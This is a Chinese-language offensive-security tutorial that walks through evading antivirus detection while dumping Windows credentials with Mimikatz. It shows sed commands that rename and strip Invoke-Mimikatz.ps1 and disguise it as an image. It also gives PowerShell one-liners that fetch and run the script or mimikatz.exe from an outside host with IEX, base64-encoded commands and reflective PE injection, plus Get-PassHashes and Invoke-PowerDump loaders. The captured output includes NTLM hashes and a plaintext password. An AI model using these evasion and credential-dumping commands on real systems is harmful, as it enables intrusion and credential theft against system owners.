

## 尝试利用简单的混淆 / 编码 / 反射 来躲避一些常规的静态检测

## 0x01 简单混淆

此处暂以混淆 Invoke-Mimikatz.ps1 脚本为例进行演示,下面几句话的大致意思,替换方法名,剔除注释,剔除多余空格,替换参数名,最后把脚本重命名,如果有些杀软真的是靠这些静态特征来检测的话,这种方式很容易就绕过了,包括其它的脚本亦是如此,注意多灵活变通

```
# wget https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1
# cp Invoke-Mimikatz.ps1 Invoke-Mimikatz.ps1.bak
# sed -i -e 's/Invoke-Mimikatz/Readme/g' Invoke-Mimikatz.ps1
# sed -i -e '/<#/,/#>/c\' Invoke-Mimikatz.ps1
# sed -i -e 's/^[[:space:]]*#.*$/g' Invoke-Mimikatz.ps1
# sed -i -e 's/DumpCreds/Gethash/g' Invoke-Mimikatz.ps1
# sed -i -e 's/ArgumentPtr/BirdIsTheWord/g' Invoke-Mimikatz.ps1
# sed -i -e 's/CallDllMainSC1/UnceUnceUnce/g' Invoke-Mimikatz.ps1
# sed -i -e "s/\\-Win32Functions \\$Win32Functions$/\\-Win32Functions \\Win32Functions #-/g" Invoke-Mimikatz.ps1
# mv Invoke-Mimikatz.ps1 Readme.ps1
```

```
14:32:51 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => cp Invoke-Mimikatz.ps1 Invoke-Mimikatz.ps1.bak
14:33:06 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e 's/Invoke-Mimikatz/Readme/g' Invoke-Mimikatz.ps1
14:34:05 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e '/<#/,/#>/c\' Invoke-Mimikatz.ps1
14:34:10 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e 's/^[[:space:]]*#.*$/g' Invoke-Mimikatz.ps1
14:34:16 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e 's/DumpCreds/Gethash/g' Invoke-Mimikatz.ps1
14:34:22 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e 's/ArgumentPtr/BirdIsTheWord/g' Invoke-Mimikatz.ps1
14:34:27 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e 's/CallDllMainSC1/UnceUnceUnce/g' Invoke-Mimikatz.ps1
14:34:31 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => sed -i -e "s/\\-Win32Functions \\$Win32Functions$/\\-Win32Functions \\Win32Functions #-/g" Invoke-Mimikatz.ps1
14:34:37 -> root@chechin -> [~/Win-Dumphash]
~/Win-Dumphash => mv Invoke-Mimikatz.ps1 Readme.ps1
```

下面是处理后的 Invoke-Mimikatz.ps1 脚本,一眼看上去还是非常干净得,一些敏感的静态特征也被改的差不多了,当然,不一定非要手工,还有很多自动化的 powershell 混淆工具可以用,比如, Invoke-Obfuscation... 暂不细说

```
Readme.ps1
1 function Readme
2 {
3
4
5 [CmdletBinding(DefaultParameterSetName="Gethash")]
6 Param(
7     [Parameter(Position = 0)]
8     [String[]]
9     $ComputerName,
10
11     [Parameter(ParameterSetName = "Gethash", Position = 1)]
12     [Switch]
13     $Gethash,
14
15     [Parameter(ParameterSetName = "DumpCerts", Position = 1)]
16     [Switch]
17     $DumpCerts,
18
19     [Parameter(ParameterSetName = "CustomCommand", Position = 1)]
20     [String]
21     $Command
22 )
```

接着把混淆好的 Invoke-Mimikatz.ps1 脚本挂到自己的 cs 上,实际上你可以直接把后缀改成一些压缩格式的后缀,比如,zip,nar,7z,因为这些压缩格式默认情况下大部分杀软都不会主动检测,在远程加载的过程中能帮我们避开一些简单的侦测



此时,我们再用改过后的 Invoke-Mimikatz.ps1 脚本尝试在目标机器上远程加载抓明文,如下,工作正常

```
# powershell "IEX (New-Object Net.WebClient).DownloadString('http://82.3.45.14:80/Readme.jpg'); $m=Readme -Gethash; $m"
```



```
管理员: C:\Windows\system32\cmd.exe
c:\>powershell "IEX (New-Object Net.WebClient).DownloadString('http://[redacted]/Readme.jpg'); $m=Readme -Gethash; $m"
Hostname: IIS75-CN / S-1-5-21-3796837512-2178132913-4161748928

.#####.  mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : IIS75-CN$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 2018/12/18 9:35:41
SID               : S-1-5-20

msv :
tspkg :
wdigest :
* Username : IIS75-CN$
* Domain   : WORKGROUP
* Password : (null)
kerberos :
* Username : iis75-cn$
* Domain   : WORKGROUP
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 133969 (00000000:00020b51)
Session           : Interactive from 1
```

同样,如果目标机器在内网且"断网",也可以直接把脚本先传上去再尝试在目标机器本地加载执行抓明文,如下,在很久很久以前,像这种简单的静态混淆还是能绕过一些杀软的,但现在对于大多杀软早已不行了,还是瞬间能被秒出来,暂时还不太清楚杀软检测的点到底在哪里

```
管理员: C:\Windows\system32\cmd.exe
c:\>powershell -exec bypass -Command "& {Import-Module 'C:\Tools\Readme.ps1';$m=Readme -Gethash; $m}"
Hostname: IIS75-CN / S-1-5-21-3796837512-2178132913-4161748928

.#####.  mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : IIS75-CN$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 2018/12/18 9:35:41
SID               : S-1-5-20

msv :
tspkg :
wdigest :
* Username : IIS75-CN$
* Domain   : WORKGROUP
* Password : (null)
kerberos :
* Username : iis75-cn$
* Domain   : WORKGROUP
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 133969 (00000000:00020b51)
Session           : Interactive from 1
User Name         : Administrator
```

0x02 尝试编码后执行

先在自己本地机器上把要执行的 ps 代码 base64 一下,然后把编码后的内容存到指定文件中,如下

```
PS C:\> $text = "IEX (New-Object Net.WebClient).DownloadString('http://82.3.45.14:80/Readme.jpg'); Readme -Gethash"
PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
PS C:\> $EncodedText =[Convert]::ToBase64String($Bytes)
PS C:\> $EncodedText > bs64.txt
```

```
管理员: C:\Windows\system32\cmd.exe - powershell -exec bypass
c:\>powershell -exec bypass
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\> $text = "IEX (New-Object Net.WebClient).DownloadString('http://82.3.45.14:80/Readme.jpg'); Readme -Gethash"
PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
PS C:\> $EncodedText =[Convert]::ToBase64String($Bytes)
PS C:\> $EncodedText > bs64.txt
PS C:\>
```

然后,再到目标机器上带上 -encodedcommand 选项执行上面那段 base64, 其实,这么干还是很容易被杀,杀软可能会先识别是不是 base64 如果是,先解码,然后一解码就看到里面的真实 url 了,直接就给拦掉了,也许多重不同编码效果会好一点

```
# powershell -exec bypass -encodedcommand base64encode
```



```
管理员: C:\Windows\system32\cmd.exe
C:\>powershell -exec bypass -encodedcommand SQBFaFgAIAAoAE4AZQB3ACOATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBIAEMAbABpAGUAbgBO
ACkALgBEAGSAdwBuAGwALgBh
AGQAbQB1AC4AagBwAGcAJwApADsAIABSAGUAYQBkAG0AZQAgACOARwB1AHQAaABhAHMAaAAA=
Hostname: IIS75-CN / S-1-5-21-3796837512-2178132913-4161748928

.#####. mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : IIS75-CN$
Domain : WORKGROUP
Logon Server : (null)
Logon Time : 2018/12/18 9:35:41
SID : S-1-5-20

msv :
tspkg :
wdigest :
* Username : IIS75-CN$
* Domain : WORKGROUP
* Password : (null)
kerberos :
* Username : iis75-cn$
* Domain : WORKGROUP
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 133969 (00000000:00020b51)
```

### 0x03 反射加载 [ 内存执行 ]

如下,直接在目标机器上尝试远程反射加载最新版 mimikatz,前提目标机器能正常上网,这种方式,对于国内的某些杀软来讲,暂时还是有效的,但对于 nod32,趋势,卡巴...这种依然会瞬间被秒,因为本身进程注入的动作就很敏感

```
# powershell.exe -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://*/Invoke-ReflectivePEInjection.ps1');Invoke-ReflectivePEInjection -PEUrl http://*/mimikatz.exe -ExeArgs "sekurlsa::logonpasswords" -ForceASLR
```


```
管理员: 命令提示符
Authentication Id : 0 ; 1311500 (00000000:0014030c)
Session           : Interactive from 1
User Name         : Administrator
Domain           : IIS75-CN
Logon Server      : IIS75-CN
Logon Time        : 2018/12/18 19:20:23
SID               : S-1-5-21-3796837512-2178132913-4161748928-500

msv :
  [00010000] CredentialKeys
  * NTLM      : ccef208c6485269c20db2cad21734fe7
  * SHA1      : 58d1a25c09f4ee98209941b2b333fbe477d472a9
  [00000003] Primary
  * Username  : Administrator
  * Domain    : IIS75-CN
  * NTLM      : ccef208c6485269c20db2cad21734fe7
  * SHA1      : 58d1a25c09f4ee98209941b2b333fbe477d472a9
tspkg :
wdigest :
  * Username  : Administrator
  * Domain    : IIS75-CN
  * Password  : Admin12345
kerberos :
  * Username  : Administrator
  * Domain    : IIS75-CN
  * Password  : (null)
ssp :
credman :
```

除了 Invoke-ReflectivePEInjection.ps1 脚本,另外还有一款稍微有些类似的工具, SafetyKatz.exe,它是先通过系统 api dump 出 lsass.exe 进程数据,然后再利用 pe 加载 mimikatz 到内存中进行读取,一键式获取系统明文密码,nod32 暂时没杀,随着用的多了,应该就很快了

```
# SafetyKatz.exe
```






0x04 关于其它的一些 hash 抓取脚本


**Get-PassHashes.ps1** [模仿 meterpreter 的 hashdump 功能], 实际的免杀效果还不错, 如下, 直接 在目标机器上尝试远程加载抓 hash, 容易被拦 powershell.exe 进程 [依然仅限于国内的某些杀软来讲]

```
powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/klionsec/CommonTools/master/Get-PassHashes.ps1'); $m=Get-PassHashes; $m"
```




先把脚本传到目标机器本地, 然后尝试直接在目标机器本地加载抓 hash, 相对安全, 还是那句话, 脚本自身可能会被杀

```
# powershell -exec bypass -Command "& {Import-Module 'C:\Windows\Temp\Get-PassHashes.ps1'; $m=Get-PassHashes; $m}"
```



**Invoke-PowerDump.ps1** 脚本,从注册表读取结果,相对其它的抓取方式,免杀效果暂时还行 [依然仅限于国内的某些杀软来讲]

```
powershell -ep bypass "IEX (New-Object Net.WebClient).DownloadString('https://*/Invoke-PowerDump.ps1');$k=Invoke-PowerDump; $k | Out-File -filepath C:\windows\temp\hash_res.txt"
```



```
hash_res.txt
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
2
3
4 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
5
6
7 mary:1000:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
```

#### 小结:

再次强调,在做这些操作之前必须已事先拿到目标机器管理权限才行

作者:klion